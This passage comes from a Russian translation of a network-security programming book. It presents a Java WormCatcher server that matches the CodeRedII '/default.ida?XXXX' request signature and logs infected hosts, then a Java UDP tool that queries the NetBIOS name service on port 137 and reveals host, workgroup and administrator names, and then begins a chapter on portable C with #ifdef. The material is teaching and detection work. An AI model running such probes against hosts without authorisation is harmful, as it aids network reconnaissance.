- В строках 107–108 начинается объявление класса `WorkerThread`, расширяющего класс `java.lang.Thread`. `WorkerThread` должен расширять этот класс, чтобы обработка запроса происходила в отдельном потоке.
- В строке 110 объявлена закрытая переменная экземпляра `m_queue`. Это ссылка на вектор `m_queue`, который хранится в объекте `ThreadPool` и передается конструктору `WorkerThread`.
- В строках 112–115 объявлен конструктор класса `WorkerThread`. Он принимает единственный аргумент – ссылку на объект класса `java.util.Vector`. Все рабочие потоки следят за появлением в этом векторе новых объектов `Socket`.
- В строке 117 объявлен метод `run()` класса `WorkerThread`, который необходимо реализовать в любом конкретном (то есть не абстрактном) подклассе класса `java.lang.Thread`. Чтобы объект `WorkerThread` работал в отдельном потоке, нужно вызвать метод `start()` его суперкласса `java.lang.Thread`, а тот в свою очередь вызовет реализацию метода `run()` из подкласса.
- В строках 119–126 объявлены необходимые локальные переменные.
- В строке 128 на `stdout` выводится сообщение о том, что поток запущен.
- В строке 130 объект `WorkerThread` начинает цикл, в котором проверяется состояние вектора `m_queue`. Как только в нем появится новый объект `Socket`, он удаляется из очереди и обрабатывается так же, как в представленной ранее программе `TCPServer1`.
- В строках 133–139 организуется синхронизированный доступ к вектору `m_queue` на предмет выяснения того, не появилось ли в нем новых элементов. Если размер вектора больше нуля, то первый элемент удаляется, для чего вызывается метод `remove()` с параметром 0 (индекс первого элемента). Это допустимо, так как если размер вектора больше нуля, то в нем заведомо есть элемент с индексом 0.
- В строке 142 проверяется ссылка `clnt` на объект класса `Socket`. Если она равна `null`, то из вектора `m_queue` не был извлечен объект, так что обра-


```

36     }
37 }
38
39 // новый запрос!
40 if(clnt != null)
41 {
42     try
43     {
44         // распечатать информацию о
45         // новом соединении
46         System.out.println("*** новое TCP-соединение" +
47                             " с клиентом.");
48
49         // надстроить над потоком ввода InputStream
50         // объект LineNumberReader
51         is = clnt.getInputStream ();
52         isr = new InputStreamReader(is);
53         lnr = new LineNumberReader (isr);
54
55         // прочитать и распечатать запрос
56         x = 0;
57         iscr = false;
58         while((tmp = lnr.readLine())
59              != null)
60         {
61             System.out.println(x++ + " " + tmp);
62
63
64             if(tmp.length() == 0)
65             {
66                 // пустая строка — разграничитель
67                 break;
68             }
69
70             // запрос похож на CodeRed?
71             if(tmp.indexOf("/default.ida?XXXXXX") > 0)
72             {
73                 iscr = true;
74             }
75         }
76
77         // Это CodeRed (один из вариантов)
78         if(iscr == true)
79         {
80             // получить информацию об удаленном хосте
81             // и вывести ее на консоль...
82             rsa = (InetSocketAddress) clnt.getRemoteSocketAddress();
83

```

```

84         ria = rsa.getAddress();
85         rp = rsa.getPort ();
86
87         System.out.println("*** Обнаружен запрос от CodeRed!!!")
88         System.out.println("Адрес отправителя: " + ria);
89         System.out.println("Порт отправителя: " + rp );
90     }
91     // Это не CodeRed..
92     else
93     {
94         // сконструировать ответ по протоколу HTTP 1.0
95         // (немного форматирования)
96         send = "HTTP/1.0"
97             + " 200 OK\r\n\r\n"
98             + "<HTML><BODY "
99             + "BGColor=#d0d0d0>"
100             + "<BR><BR><CENTER>"
101             + "<FONT FACE=Verdana "
102             + "SIZE=1 COLOR=#0000AA"
103             + "><B>...: "
104             + "WormCatcher :..."
105             + "</B></FONT>"
106             + "</CENTER></BODY>"
107             + "</HTML>";
108
109         // получить поток вывода для TCP-клиента
110         os = clnt.getOutputStream();
111
112         // отправить ответ по протоколу HTTP 1.0
113         os.write(send.getBytes());
114     }
115
116     // закрыть соединение с клиентом
117     clnt.close();
118 }
119 catch(Throwable t)
120 {
121     // перехватить любые исключения,
122     // не дав им распространиться дальше,
123     // что могло бы привести к аварийному
124     // завершению рабочего потока
125     System.err.println("Throwable: "
126                       + t.getClass().getName()
127                       + " : " + t.getMessage());
128 }
129
130 // закрыть соединение с клиентом
131 try

```

```

132     {
133         clnt.close();
134         clnt = null ;
135     }
136     catch (IOException ioe)
137     {
138         System.err.println("IOException: "
139                             + ioe.getMessage());
140     }
141 }
142
143 // будем милосердны к процессору
144 try
145 {
146     Thread.sleep(10);
147 }
148 catch (InterruptedException ie)
149 {
150 }
151
152 // продолжить мониторинг очереди...
153 }
154 }
155 }

```

Компиляция

```
C:\> j2sdk1.4.1_02\bin\javac.exe WormCatcher.java
```

```

C:\> dir
.
.
ThreadPool.class
WorkerThread.class
WormCatcher.class
.
.

```

Пример выполнения

```
C:\> j2sdk1.4.1_02\bin\java.exe WormCatcher
```

```

usage: java WormCatcher <local_port>
Пример: java WormCatcher 80

```

```

*** прослушивается порт 80
*** рабочий поток запущен.
*** рабочий поток запущен.
*** рабочий поток запущен.
*** рабочий поток запущен.
*** рабочий поток запущен.

```

В примере 5.7 мы переработали класс *WorkerThread* из программы *TCPServer2* так, чтобы он проверял сигнатуру червя CodeRedII. Если червь обнаружен, то на *stdout* выводится IP-адрес и номер порта зараженного хоста.

Анализ

- В строках 13–24 объявляются все необходимые локальные переменные. Обратите внимание на ссылочную переменную типа *InetSocketAddress* – она служит для получения IP-адреса и номера порта клиента.
- В цикле в строках 28–43 рабочий поток следит за появлением новых объектов *Socket* в векторе *m_queue*. Здесь ничего не изменилось по сравнению с примером *TCPServer2*.
- В строке 46 на *stdout* выводится сообщения о новом входящем соединении.
- В строках 51–53 мы получаем поток ввода *InputStream* и надстраиваем над ним объект класса *LineNumberReader*.
- В строках 56–75 запрос от клиента считывается построчно с помощью объекта *LineNumberReader*, и прочитанные строки выводятся на *stdout*. В строке 71 мы проверяем каждую строку запроса на наличие сигнатуры червя CodeRedII */default.ida?XXXX*. Если она обнаружена, то булевой переменной *iscr* присваивается значение *true*.
- В строке 78 проверяется значение переменное *iscr*. Если оно равно *true*, то обнаружен запрос от червя CodeRedII, так что мы печатаем IP-адрес и номер порта клиента. В противном случае исполнение продолжается со строки 92.
- В строке 82 мы получаем от объекта *Socket* объект *InetSocketAddress*, представляющий клиентскую оконечную точку соединения. С помощью этого объекта можно затем получить IP-адрес и номер порта клиента.
- В строке 84 мы получаем объект *InetAddress*, который содержит сведения об IP-адресе и, возможно, имени хоста клиента.
- В строке 85 мы получаем номер порта клиента в виде целого числа.
- В строках 87–89 печатается сообщение о том, что обнаружен червь, а также IP-адрес и номер порта зараженного компьютера.
- Если червь не обнаружен, то в строках 92–114 конструируется и отправляется клиенту запрос по протоколу HTTP 1.0. Здесь все так же, как в программе *TCPServer2*.
- В строках 119–151 мы закрываем соединение с клиентом и обрабатываем исключения и ошибки. И тут отличий от программы *TCPServer2* тоже нет.

На рис. 5.3 показан пример работы программы *WormCatcher*. После запуска программа привязывает серверный сокет к порту 80, создает пять потоков


```

16 {
17     public static void main(String[] args)
18     {
19         DatagramSocket ds    = null;
20         DatagramPacket dpqry = null;
21         DatagramPacket dprsp = null;
22         InetAddress ia      = null;
23         String          tmp  = null;
24         byte[]          brsp  = new byte[0xFFFF];
25         byte[]          bqry  = new byte[]
26     {
27         // Запрос к службе имен
28         // NetBIOS over TCP/IP (NBT)...
29         (byte) 0x81, (byte) 0xd4,
30         0x00, 0x00, 0x00, 0x01, 0x00, 0x00, 0x00, 0x00,
31         0x00, 0x00, 0x20, 0x43, 0x4b, 0x41, 0x41, 0x41,
32         0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41,
33         0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41,
34         0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41,
35         0x41, 0x41, 0x41, 0x00, 0x00, 0x21, 0x00, 0x01
36     };
37
38     if(args.length != 1)
39     {
40         System.out.println("usage: java NBTSTAT"
41             + " <target_ip>");
42         System.out.println("Пример: java NBTSTAT"
43             + " 192.168.1.1");
44         System.exit(1);
45     }
46
47     try
48     {
49         tmp = args[0];
50
51         // преобразовать из String в InetAddress
52         ia = InetAddress.getByName(tmp);
53
54         ds = new DatagramSocket();
55
56         // сконфигурировать UDP-сокеты, задав
57         // InetAddress получателя
58         ds.connect(ia, 137);
59
60         // создать DatagramPacket
61         dpqry = new DatagramPacket(bqry, bqry.length);
62
63         // отправить NBT-запрос интересующему хосту
64         ds.send(dpqry);

```

```

65
66         // создать DatagramPacket
67         dprsp = new DatagramPacket(brsp, brsp.length);
68
69         // получить ответ
70         ds.receive(dprsp);
71
72         // закрыть UDP-сокеты
73         ds.close();
74
75         // вывести результат в формате tcpdump -X
76         System.out.println("**** ответ на запрос к NBT (" + ia
77             + ") (" + dprsp.getLength() + "):");
78         System.out.println("");
79
80         printByteArray(dprsp.getData(), dprsp.getLength());
81
82         try
83         {
84             Thread.sleep(10);
85         }
86         catch(InterruptedException ie)
87         {
88         }
89     }
90
91     catch (IOException ioe)
92     {
93         System.err.println("IOException: "
94             + ioe.getMessage());
95     }
96 }
97
98 private static void printByteArray(byte[] array, int len)
99 {
100     String hex = null;
101     byte[] tmp = new byte[16];
102     int    x    = 0;
103     int    y    = 0;
104     int    z    = 0;
105
106     for( ; x < len; ++x)
107     {
108         tmp[y++] = array[x];
109
110         if(y % 16 == 0)
111         {
112             for(z=0; z < y; ++z)
113                 {

```

```

114         hex = Integer.toHexString(tmp[z] & 0xFF);
115         if(hex.length() == 1)
116         {
117             hex = "0" + hex;
118         }
119         System.out.print(hex + " ");
120     }
121
122     for(z=0; z < y; ++z)
123     {
124         if(tmp[z] > 0x30 &&
125            tmp[z] < 0x7B)
126         {
127             System.out.print((char)tmp[z]);
128         }
129         else
130         {
131             System.out.print(".");
132         }
133     }
134
135     System.out.println("");
136     y=0;
137 }
138 }
139
140 if(y > 0)
141 {
142     for(z=0; z < y; ++z)
143     {
144         hex = Integer.toHexString(tmp[z] & 0xFF);
145         if(hex.length() == 1)
146         {
147             hex = "0" + hex;
148         }
149         System.out.print(hex + " ");
150     }
151
152     z = y;
153
154     while(z < 16)
155     {
156         System.out.print("    ");
157         ++z;
158     }
159
160     for(z=0; z < y; ++z)
161     {
162         if(tmp[z] > 0x30 &&

```

```

163         tmp[z] < 0x7B)
164         {
165             System.out.print((char)tmp[z]);
166         }
167         else
168         {
169             System.out.print(".");
170         }
171     }
172
173     System.out.println("");
174 }
175
176 System.out.println("");
177
178 return;
179 }
180}

```

Компиляция

```
C:\> j2sdk1.4.1_02\bin\javac.exe NBTSTAT.java
```

```

C:\> dir
.
.
NBTSTAT.class
.
.

```

Пример выполнения

```
C:\> j2sdk1.4.1_02\bin\java.exe NBTSTAT
```

```

usage: java NBTSTAT <target_ip>
Пример: java NBTSTAT 192.168.1.1

```

```
C:\> j2sdk1.4.1_02\bin\java.exe NBTSTAT 10.0.1.81
```

```
*** ответ на запрос к NBT (/10.0.1.81) (265):
```

```

81 d4 84 00 00 00 00 01 00 00 00 00 20 43 4b 41 .....CKA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 00 00 21 AAAAAAAAAAAAAA...
00 01 00 00 00 00 00 bf 08 57 49 4e 32 4b 54 45 .....WIN2KTE
53 54 31 53 50 33 20 20 00 44 00 57 49 4e 32 4b ST1SP3...D.WIN2K
54 45 53 54 31 53 50 33 20 20 20 44 00 57 4f 52 TEST1SP3...D.WOR
4b 47 52 4f 55 50 20 20 20 20 20 20 00 c4 00 57 KGROUP.....W
4f 52 4b 47 52 4f 55 50 20 20 20 20 20 20 1e c4 ORKGROUP.....
00 57 49 4e 32 4b 54 45 53 54 31 53 50 33 20 20 .WIN2KTEST1SP3..
03 44 00 49 4e 65 74 7e 53 65 72 76 69 63 65 73 .D.Inet.Services
20 20 1c c4 00 49 53 7e 57 39 4e 32 4b 54 45 53 .....IS.WIN2KTES

```



```

54 31 53 50 33 44 00 41 44 4d 49 4e 49 53 54 52 T1SP3D.ADMINISTR
41 54 4f 52 20 20 03 44 00 00 50 56 40 4e 06 00 ATOR...D..PV@N..
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 .....

```

Эта программа конструирует пакет, содержащий запрос к службе имен NetBIOS over TCP/IP, отправляет его удаленному хосту по протоколу UDP, а затем форматирует полученный ответ и выводит его на *stdout*. Пример демонстрирует, как отправлять и принимать UDP-датаграммы с помощью средств из пакета *java.net*, а также как представлять полученные данные в удобном для восприятия виде.

Анализ

- В строках 12 и 13 включаются пакеты *java.net* и *java.io*, в которых содержатся необходимые программе классы *DatagramSocket*, *DatagramPacket* и *InetAddress*. В пакете *java.io* находится также класс *IOException*.
- В строке 15 начинается объявление класса *NBTSTAT*.
- В строке 17 объявлен статический метод *main*, принадлежащий классу *NBTSTAT*.
- В строках 19–25 объявлены локальные переменные, используемые в методе *main*. К ним относится в частности ссылка на объект класса *DatagramSocket*, необходимого для отправки и приема UDP-датаграмм, и две ссылки на объекты *DatagramPacket* – один для хранения отправляемой, другой – принимаемой датаграммы.
- В строках 29–35 в массив байтов *bqry* заносится запрос к службе имен NBT. Это полностью сформированный запрос в двоичном виде. Первые два байта приведены к типу *byte*, так как в Java примитивный тип *byte* знаковый, в нем могут сохраняться значения от –128 до 127. Но поскольку первые два байта 0x81 и 0xd4 больше максимального значения, которое можно сохранить в типе *byte*, то компилятор по умолчанию произвел бы расширяющее преобразование, и результирующее значение нельзя было бы сохранить в байтовом массиве. Явное приведение типа предотвращает такое преобразование и вместе с ним ошибку компиляции.
- В строках 38–45 обрабатываются аргументы, заданные в командной строке. Программе *NBTSTAT* требуется только IP-адрес или имя хоста, которому будет послан запрос.
- В строке 52 заданный в командной строке IP-адрес преобразуется в объект *InetAddress*. Это необходимо, поскольку конструктор *DatagramSocket* предполагает, что IP-адрес удаленного хоста представлен в виде объекта этого класса.

- В строке 54 создается объект класса *DatagramSocket*, причем конструктору передается ссылка на созданный в строке 52 объект *InetAddress* и номер порта 137. Этот порт зарезервирован для службы имен NBT.
- В строке 58 вызывается метод *connect()* объекта *DatagramSocket*. Он получает на входе ссылку на сокет, готовый для отправки и получения UDP-датаграмм. Протокол UDP не предусматривает никакого предварительного обмена данными между хостами для установления соединения.
- В строке 61 создается объект *DatagramPacket*, конструктору которого передается запрос к службе NBT в виде массива байтов. Именно этот массив и будет отправлен удаленному хосту.
- В строке 64 подготовленный пакет посылается службе NBT на удаленном хосте с помощью метода *send()* класса *DatagramSocket*.
- В строке 67 создается еще один объект класса *DatagramPacket* на основе массива байтов *brsp*, объявленного в строке 24. Принятая UDP-датаграмма будет сохранена в этом массиве. Число принятых байтов можно получить, вызвав метод *getLength()* класса *DatagramPacket* после прихода датаграммы. В объявлении массива *brsp* указано, что его размер равен 0xFFFF или 65535 в десятичной системе. Такова максимальная длина датаграммы в протоколе UDP. Тем самым гарантируется, что отведенной под массив памяти достаточно для хранения любой UDP-датаграммы.
- В строке 70 для приема ответа от удаленного хоста вызывается метод *receive()* класса *DatagramSocket*. Это блокирующий метод, то есть про-

```

C:\WINNT\sh.exe
CHIAPAS# java NBTSTAT 10.0.1.81
*** NBT query reply </10.0.1.81>(265):
81 d4 04 00 00 00 01 00 00 00 20 43 4b 41 .....CK
41 41 41 41 41 41 41 41 41 41 41 41 41 41 .....AAAA
41 41 41 41 41 41 41 41 41 41 41 41 00 00 21 .....AAAA
00 01 00 00 00 00 00 bf 08 57 49 4e 32 4b 54 45 .....WIN2KTE
53 54 31 53 50 33 20 00 44 00 57 49 4e 32 4b ST1SP3...D.WIN2K
54 45 53 54 31 53 50 33 20 20 20 44 00 57 4f 52 TEST1SP3...D.WOR
4b 47 52 4f 55 50 20 20 20 20 20 20 00 c4 00 57 KGROUP.....W
4f 52 4b 47 52 4f 55 50 20 20 20 20 20 20 1e c4 ORKGROUP.....
00 57 49 4e 32 4b 54 45 53 54 31 53 50 33 20 20 .WIN2KTEST1SP3..
03 44 00 49 4e 65 74 7e 53 65 72 76 69 63 65 73 .D.Inet.Services
20 20 1c c4 00 49 53 7e 57 49 4e 32 4b 54 45 53 .....IS.WIN2KTES
54 31 53 50 33 44 00 41 44 4d 49 4e 49 53 54 52 T1SP3D.ADMINISTR
41 54 4f 52 20 20 03 44 00 00 50 56 40 4e 06 00 ATOR...D..PV@N..
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 .....
CHIAPAS#

```

Рис. 5.4. Результат работы программы *NBTSTAT* после получения ответа от службы имен NBT

грамма будет ждать ответа неопределенно долго. Полученный ответ будет помещен в объект *dprsp*.

- В строке 73 сокет, представленный объектом `DatagramSocket`, закрывается. При этом, в отличие от TCP, не выполняется процедура разрыва соединения, поскольку такового не существует. Просто начиная с этого момента сокет использовать нельзя, но удаленный хост об этом не уведомляется.
- В строках 75–80 полученный от службы NBT ответ форматируется и выводится на *stdout*.

На рис. 5.4 показано, как выглядит результат работы программы NBTSTAT в окне команд Microsoft Windows.

Резюме

API Java Sockets – это простой и надежный механизм реализации сетевых взаимодействий между клиентами и серверами. В большинстве случаев для программирования клиентских TCP-сокеты достаточно классов *Socket*, *InputStream* и *OutputStream*. Для более сложных ситуаций можно пользоваться всеми имеющимися классами потокового ввода/вывода, что позволяет добиваться интересных и нетривиальных результатов. Программирование серверных TCP-сокеты тоже не вызывает особых сложностей. Необходимую функциональность предоставляет класс *ServerSocket*, а новое соединение с клиентом представляется уже знакомым классом *Socket*. Для оптимизации обработки запросов на соединение от клиентов TCP-сервер можно проектировать по-разному, в том числе в виде последовательной или многопоточной программы. В последнем случае можно организовать пул потоков.

Язык Java позволяет комбинировать методы программирования клиентских и серверных TCP-сокеты для создания интересных сетевых утилит, в частности – относящихся к сфере информационной безопасности. Простую программу мониторинга типа *WormCatcher* можно обобщить на многие другие типы атак на базе протокола TCP. В Java есть также средства для программирования UDP-сокеты. Классы *DatagramSocket* и *DatagramPacket* из пакета *java.net* позволяют включить в программу поддержку протокола UDP, написав всего лишь около десяти строк кода.

UDP-сокеты можно применять для создания различных приложений общего назначения, но особенно полезны они для сканирования сетей и обнаружения сервисов. Так, протокол Microsoft SQL Server Resolution Protocol работает на UDP-порту 1434, протокол Microsoft NetBIOS Name Server – на UDP-порту 137. Протокол UDP применяется также для службы RPC в UNIX, да и для многих других служб в UNIX, Linux и Windows.

Обзор изложенного материала

TCP-клиенты

- ☑ Пакет *java.net* упрощает программирование клиентских TCP-сокеты, так как все детали создания и управления TCP-соединениями инкапсулированы в единственном классе (*Socket*).
- ☑ Для передачи и приема данных через сокет применяются стандартные классы *InputStream* и *OutputStream* из пакета *java.io*.

TCP-серверы

- ☑ Для создания серверных TCP-сокеты и управления ими применяется класс *ServerSocket*. Он позволяет привязать сокет к указанному порту и затем ожидать запроса на соединение.
- ☑ Когда поступает новый запрос на соединение, объект *ServerSocket* создает новый экземпляр класса *Socket*, который затем используется для обмена данными с удаленным клиентом. В классе *ServerSocket* есть несколько конструкторов и методов, в частности, для привязки серверного TCP-сокета к локальному IP-адресу и порту.

Клиенты и серверы для протокола UDP

- ☑ Обычно программирование UDP-сокеты проще, чем в случае TCP, поскольку для хранения отправляемых и принимаемых данных служит единственный буфер, представленный массивом байтов.
- ☑ Класс *DatagramPacket* инкапсулирует управление буфером данных, а единственный экземпляр класса *DatagramSocket* применяется и для отправки, и для приема пакетов, представленных классом *DatagramPacket*.
- ☑ Для серверных UDP-сокеты объект класса *DatagramSocket* привязывается к порту так же, как это делается для объектов класса *ServerSocket*.

Часто задаваемые вопросы

Следующие часто задаваемые вопросы, на которые отвечают авторы книги, призваны помочь вам оценить, насколько хорошо вы поняли идеи, изложенные в данной главе, и возможные их применения на практике. Если вы хотите задать авторам вопрос, зайдите на страницу www.syngress.com/solutions и заполните форму **Ask the Author**. Заодно вы получите доступ к тысячам других FAQов на сайте ITFAQnet.com.

В: Есть ли у использования Java преимущества по сравнению с языками C/C++?

О: Основное преимущество в том, что API сокеты на языке Java переносим между различными платформами. Кроме того, им легко пользоваться, в нем есть богатый набор высокоуровневых операций, в частности, для отправки HTTP-запросов и исключена возможность переполнения буфера или затирания памяти.

В: Позволяет ли API сокеты в Java работать с простыми (raw) сокетами?

О: В стандартной библиотеке нет классов для работы с простыми сокетами. Но их можно реализовать самостоятельно с помощью машинно-зависимого интерфейса Java (Java Native Interface – JNI), который позволяет включать в Java-программу фрагменты, написанные на других языках. Средства для работы с простыми сокетами можно разработать на языке C или C++, а затем «обернуть» в Java-класс.

Прекрасным справочным пособием по использованию интерфейса JNI может служить книга Sheng Liang «Java Native Interface: Programmer's Guide and Specification», Addison Wesley.

В: Существует ли в Java Sockets API простой способ обмениваться данными по протоколу HTTPS (HTTP поверх SSL)?

О: Начиная с версии Java 1.4, класс *URLConnection* поддерживает шифрование по протоколу SSL. Достаточно добавить к нужному URL префикс *https://*, и запрос будет шифроваться. Кроме того, пакет *javax.net.ssl** позволяет вручную зашифровать любой запрос по протоколу SSL на уровне сокеты.

В: Где еще можно почитать о программировании сокеты на языке Java?

О: Очень много информации о среде исполнения Java и различных API представлено на сайте <http://java.sun.com>.

Дополнительно мы можем порекомендовать книги Tom Lindholm, Frank Yellin «The Java Virtual Machine Specification», Addison Wesley и Ken Arnold, James Gosling «The Java Programming Language», Addison Wesley.

В: Раз языки С и С++ платформенно-зависимы, то выходит, что весь код придется писать заново для каждой новой платформы?

О: Многие части программ, написанных на С или С++, не нужно модифицировать при переносе на другую платформу. Код, реализующий внутреннюю логику программы, обычно работает на любой платформе – нужно только заново откомпилировать его. Модификации же подлежат код, в котором выполняются системные вызовы или низкоуровневые обращения к аппаратуре.

В: С чего начать написание собственного интерпретируемого языка?

О: На этот вопрос нет простого ответа. В настоящее время Java широко применяется для быстрого создания интерпретаторов в приложениях, где нужен собственный язык сценариев. Ясно, что для этой цели подойдет и любой другой структурированный язык программирования, есть даже интерпретаторы, написанные на языках сценариев. Впрочем, принимая во внимание число слоев программного обеспечения, это не очень удачное решение. Предположим, кто-нибудь захочет создать язык сценариев на Perl. Тогда любой сценарий на этом языке будет исполняться его интерпретатором, который в свою очередь будет исполняться интерпретатором Perl. Конечно же, это неэффективно. Полагаем, что лучше всего начать с поиска в Сети (например, с помощью Google). Если вам больше нравится усваивать информацию из печатных источников, то можем порекомендовать книгу Ronald L. Mak «Writing Compilers and Interpreters».

Глава 6

Написание переносимых программ

Описание данной главы:

- **Руководство по переносу программ между платформами UNIX и Microsoft Windows**
См. также главу 7
- ☑ **Резюме**
- ☑ **Обзор изложенного материала**
- ☑ **Часто задаваемые вопросы**

Введение

В этой главе мы рассмотрим разнообразные приемы, применяемые для создания приложений, которые компилируются и исполняются в разных операционных системах.

Первым шагом при написании программы, которая должна работать в разных системах и решать, какую функцию вызывать в конкретном случае (или даже какие параметры передавать одной функции в зависимости от платформы), – определить, на какой же платформе она сейчас компилируется. Мы обсудим и некоторые более интересные методы идентификации операционной системы, позволяющие затем выбрать нужный путь исполнения программы.

Далее рассматриваются вопросы создания процессов и управления ими: системный вызов `fork` в UNIX и его аналог в Windows. Мы остановимся также на методах работы с файлами и каталогами и загрузке динамических библиотек.

Примечание

Все примеры в этой главе были написаны и откомпилированы на платформе OpenBSD 3.2 / x86 с помощью компилятора GNU C версии 2.95.3 и оболочки `tcsh` версии 6.12.00, а также Microsoft Windows XP и Microsoft Visual Studio.NET 2002.

Рекомендации по переносу программ между платформами UNIX и Microsoft Windows

В этом разделе мы рассмотрим ряд интерфейсов прикладного программирования (API), имеющих в системе UNIX, и поговорим о том, как перенести их на платформу Windows. Упор делается на процедуре переноса API, а не на исчерпывающем документировании эквивалентных API на обеих платформах. Предпочтение отдается совместимым, а не платформенно-зависимым API. Наш выбор рассматриваемых API продиктован их применимостью к разработке и переносу сетевых программ и средств обеспечения безопасности.

Мы рассмотрим следующие вопросы: создание и завершение процессов, многопоточность, сигналы, работа с файлами и каталогами, BSD-сокет, перехват пакетов (`packet capture` – `pcap`), обработка ошибок, динамическая загрузка библиотек, программирование программ-демонов (UNIX) и Win32-сервисов (Windows), управление памятью, обработка аргументов, заданных в командной строке, целочисленные типы данных и условная компиляция.

Директивы препроцессора

Одно из самых полезных средств для разработки кросс-платформенных приложений на языках C и C++ – это семейство директив препроцессора *ifdef*. С их помощью можно написать исходный текст так, что он будет по-разному компилироваться на различных платформах.

Такая возможность полезна, так как API, заголовочные файлы и структуры данных на разных платформах несовместимы. Применяя же директиву *ifdef*, можно выбрать тот фрагмент программы, который будет правильно компилироваться на данной платформе.

Использование директив #ifdef

Директивы препроцессора семейства *ifdef* очень похожи на инструкцию *if-else* в языке C, но обрабатываются до начала компиляции кода. К этим директивам относятся:

- `#define <имя> <значение>;`
- `#undef <имя>;`
- `#if <имя> [==<значение>;]`
- `#ifdef <значение>;`
- `#ifndef <значение>;`
- `#else;`
- `#elif;`
- `#endif.`

Директива *#define* служит для определения имени, например:

```
#define NAME <значение>
#define EXAMPLE 1234
```

Директива *#undef* служит для отмены ранее определенного имени:

```
#undef EXAMPLE
```

Директива *#if* позволяет узнать, было ли ранее определено некоторое имя и равно ли его значение нулю, а также сравнить два значения. Каждой директиве *#if* должна соответствовать завершающая директива *#endif*.

```
#define EXAMPLE 1234

#if EXAMPLE
    printf("EXAMPLE определено.\n");
#endif // требуется для завершения #if
```

А вот так директива *#if* применяется для сравнения значений:

```
#define EXAMPLE 0
#if EXAMPLE == 1234
    printf("EXAMPLE равно 1234!\n");
#endif
```

В предыдущем примере ничего не будет напечатано, так как значение *EXAMPLE* равно нулю, а не 1234.

```
#define EXAMPLE 1
#if EXAMPLE
    printf("EXAMPLE определено.\n");
#endif
```

А в этом примере вычисление директивы *#if* дает TRUE, так как имя *EXAMPLE* определено и имеет ненулевое значение. Поэтому будет напечатана строка *EXAMPLE определено.\n*.

Директива *#ifdef* позволяет узнать, было ли определено некоторое имя. Ей также должна сопутствовать завершающая директива *#endif*.

```
#ifdef EXAMPLE
    printf("EXAMPLE определено.\n");
#endif
```

Директива *#ifndef* позволяет выяснить, что данное имя не было определено. Ей должна соответствовать завершающая директива *#endif*.

```
#ifndef EXAMPLE
    printf("EXAMPLE не определено.\n");
#endif
```

Директива *#else* применяется в сочетании с *#ifdef* или *#ifndef*. Если при вычислении *#ifdef* или *#ifndef* получается FALSE, то компилируются инструкции, следующие за директивой *#else*.

```
#ifdef EXAMPLE
    printf("EXAMPLE определено.\n");
#endif
```

```
#else
    printf("EXAMPLE НЕ определено.\n");
#endif
```

Директива *#elif* применяется в сочетании с *#if*, *#ifdef* или *#ifndef*, когда нужно проверить несколько условий.

```
#ifdef EXAMPLE_NUM1
    printf("EXAMPLE_NUM1 определено.\n");
#elif EXAMPLE_NUM2
    printf("EXAMPLE_NUM2 определено.\n");
#elif EXAMPLE_NUM3
    printf("EXAMPLE_NUM3 определено.\n");
#endif
```

Определение операционной системы

В большинстве компиляторов или сред разработки заданы константы, которые позволяют определить, на какой платформе код компилируется. В таблице 6.1 перечислены такие константы для некоторых наиболее распространенных платформ.

Таблица 6.1. Константы, определяющие операционную систему

Операционная система	Константа
Microsoft Windows	WIN32
OpenBSD	_OpenBSD_
FreeBSD	_FreeBSD_
NetBSD	_NetBSD_
Apple MacOS X	_APPLE_
Linux	_linux
Solaris	SOLARIS

В примере 6.1 продемонстрировано использование директив препроцессора семейства *ifdef* и определяемых констант для условной компиляции файла *ifdef1.c* на платформах OpenBSD и Microsoft Windows.

Пример 6.1. Пример использования директивы *#ifdel*

```
1 /*
2  * ifdef1.c
3  *
4  * Пример программы ifdef.
5  */
6
7 #include <stdio.h>
8
```

```

9 int
10 main(void)
11 {
12 #ifdef      __OpenBSD__
13     /* печатается, если компилируется на платформе OpenBSD */
14     printf("OpenBSD\n");
15 #elif       WIN32
16     /* печатается, если компилируется на платформе Win32 */
17     printf("WIN32\n" );
18 #else
19     printf("? \n");
20 #endif
21
22     return(0);
23 }

```

Пример исполнения

Посмотрим, что печатает эта программа, будучи откомпилирована на разных платформах.

При работе на платформе Win32

```

C:\>ifdef1.exe
WIN32

```

При работе на платформе OpenBSD

```

obsd32# gcc -c ifdef1 ifdef1.c
obsd32# ./ifdef1
OpenBSD

```

Анализ

- В строке 12 директива препроцессора *#ifdef* применяется для того, чтобы определить, компилируется ли программа в операционной системе OpenBSD. Если это так, то будет скомпилирован код в строке 14, но **не** в строке 17.
- В строке 15 директива препроцессора *#elif* применяется для того, чтобы определить, компилируется ли программа на платформе Win32. Если это так, то будет скомпилирован код в строке 17, но **не** в строке 14.
- В строках 14 и 17 вызывается функция *printf()*, которая печатает либо *OpenBSD*, либо *Win32* в зависимости от того, на какой платформе код компилируется.
- В строке 18 директива препроцессора *#else* применяется для компиляции кода, исполняемого, если платформа отличается и от OpenBSD, и от Win32.

Порядок байтов

Многие варианты системы UNIX и старые версии Microsoft Windows NT поддерживают различные архитектуры процессоров. В некоторых из них отдельные байты целых чисел хранятся в разном порядке. Чаще всего встречаются упорядочения *little endian* («остроконечный») и *big endian* («тупоконечный») (см. пример 6.2). В процессорах семейства Intel x86 применяется порядок *little endian*, тогда как в большинстве процессоров, на которых работает UNIX, в частности, SPARC (Scalable Processor Architecture), MIPS, PA-RISC (Precision Architecture Reduced Instruction Set Computing), – порядок *big endian*.

В системах UNIX обычно имеется заголовочный файл *endian.h*, в котором определены константы *BYTE_ORDER*, *LITTLE_ENDIAN* и *BIG_ENDIAN*, позволяющие узнать порядок байтов во время компиляции. Они используются в сочетании с директивой препроцессора *#if*, как показано в следующем примере.

Пример 6.2. Проверка порядка байтов (*byteorder1.c*)

```

1 /*
2  * byteorder1.c
3  *
4  *
5  */
6
7 #include <sys/endian.h>
8 #include <stdio.h>
9
10 int
11 main(void)
12 {
13 #if BYTE_ORDER == LITTLE_ENDIAN
14
